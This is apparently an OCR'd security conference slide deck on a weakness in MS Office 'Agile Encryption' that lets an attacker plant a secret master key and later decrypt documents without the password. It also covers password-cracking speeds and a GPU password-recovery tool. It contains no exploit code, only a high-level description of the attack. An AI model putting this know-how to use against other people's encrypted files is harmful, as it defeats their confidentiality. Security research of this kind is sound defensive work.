Backdooring MS Office documents with secret master keys

Yoshinori Takesako (SECCON),
Shigeo Mitsunari (Cybozu Labs)

Yoshinori Takesako (SECCON)

- Twitter: @takesako
- chairperson of the SECCON (largest CTF in Japan)
- advisory board of the OWASP Japan
- review board for the CODE BLUE security conference
- leader of the Shibuya Perl Mongers group
- Microsoft MVP award of Developer Security in 2008

Shigeo Mitsunari (Cybozu Labs)


- Twitter: @herumi
- software developer and researcher
- pairing-based cryptography and its implementation
- x86/x64 JIT assembler Xbyak
- Best paper award by IEICE in 2010
- Microsoft MVP award of Developer Security in 2015

Agenda

- Microsoft Office 2010 and 2013 employ "**Agile Encryption**" algorithm in their Office Open XML documents.
- There is a vulnerability in the file format specification that can allow an **attacker** to later **decrypt** strongly encrypted documents **without the password** as long as the attacker has access to the originating MS Office program.
- This is possible by tricking MS Office into creating a nearly undetectable **secret master key** when it creates encrypted documents.

MS Office 2007~ (supports OOX file formats)

- MS Word
  - .doc → .docx
- MS Excel
  - .xls → xlsx
- MS PowerPoint
  - .ppt → .pptx



Standard ECMA-376

Office Open XML File Formats

1st edition (December 2006), 2nd edition (December 2008), 3rd edition (June 2011) and 4th edition (December 2012)

This Standard defines Office Open XML's vocabularies and document representation and packaging. It also specifies requirements for consumers and producers of Office Open XML.

An Office Open XML overview is available on the Ecma website.

The following files can be freely downloaded:


File name	Size (Bytes)	Content
ECMA-376 4th edition Part 1	43 631 768	zipped folder
ECMA-376 th edition Part 2	1 578 124	zipped folder
ECMA-376 4 dition Part 3	948 269	zipped folder
ECMA-376 4th n Part 4	8 485 360	zipped folder

Over 5,000 pages..!

[1] http://www.ecma-international.org/publications/standards/Ecma-376.htm

Protect Document > Encrypt with Password

When you select **"Encrypt with Password"**, the Encrypt Document dialog box appears. In the Password box, type a password.



Protect Document


Control what types of changes people can make to this document.

Mark as Final

Let readers know the document is final and make it read-only

Encrypt with Password

Password-protect this document



Confirm Password


Reenter password to open:

•••••••••

Caution: If you lose or forget the password, it cannot be recovered. (Remember that passwords are case sensitive.)

encrypted.docx

SaveAs > Tools > GeneralOptions > Password



C:¥Users¥takesako¥Documents

AmuseGraphics 2015/07/15 2:42
Custom Office Templates 2015/07/15 1:54
Visual Studio 2013 2015/07/14 17:20

File name: Doc1.docx

Save as type: Word Document (*.docx)

作成者: takesako タグ: タグの追加

☑ Save Thumbnail

File encryption options for this document

Password to open: ●●●●●●●●●

File sharing options for this document

Password to modify:

□ Read-only recommended

Macro security

Adjust the security level for opening files that might contain macro viruses and specify the names of trusted macro developers.

encrypted.docx

Important: do not forget the password !!!

- Microsoft **cannot retrieve** lost or forgotten passwords, so keep a list of your passwords and corresponding file names in a safe place.


Compare the password cracking times

- DOCX files are very strong against Brute-force attack.

File format	number of trials
ZIP	4,500,000,000 times/sec
ZIP(256bitAES)	1,050,000 times/sec
DOC	12,000,000 times/sec
DOCX	**23,000 times/sec**

[1] http://www.dit.co.jp/service/report/security-threat_v3.html

Passcovery - powerful password recovery tools



Passcovery

Ultra-fast GPU password recovery tools for various formats

Passcovery Suite

The professional GPU password recovery solution for Microsoft Office/ OpenOffice/ Adobe PDF documents, ZIP/RAR archives, Apple iOS/Blackberry back-ups, TrueCrypt volumes and WPA/WPA2 handshakes. Broad file format support. Remarkably fast password recovery. Optimization for AMD/ATI and NVIDIA video cards for a 40 times speed boost.

Why Passcovery Suite

1 **Supports popular file formats**

Passcovery Suite is your one-stop solution for recovering passwords to your files: Microsoft Office, OpenOffice, Adobe PDF, RAR and ZIP

News

2015-01-09 Passcovery Suite 3.1: Recover passwords for different files using the power of AMD or NVIDIA video cards


Testimonials

Jun ***, China:

“ The software is very powerful.

[1] http://passcovery.com/

Passcovery > Password Recovery Wizard (GUI)



Brute-force settings

☐ All latin capitals
☑ All latin smalls
☐ All digits
☐ All specials
☐ User defined

Latin only

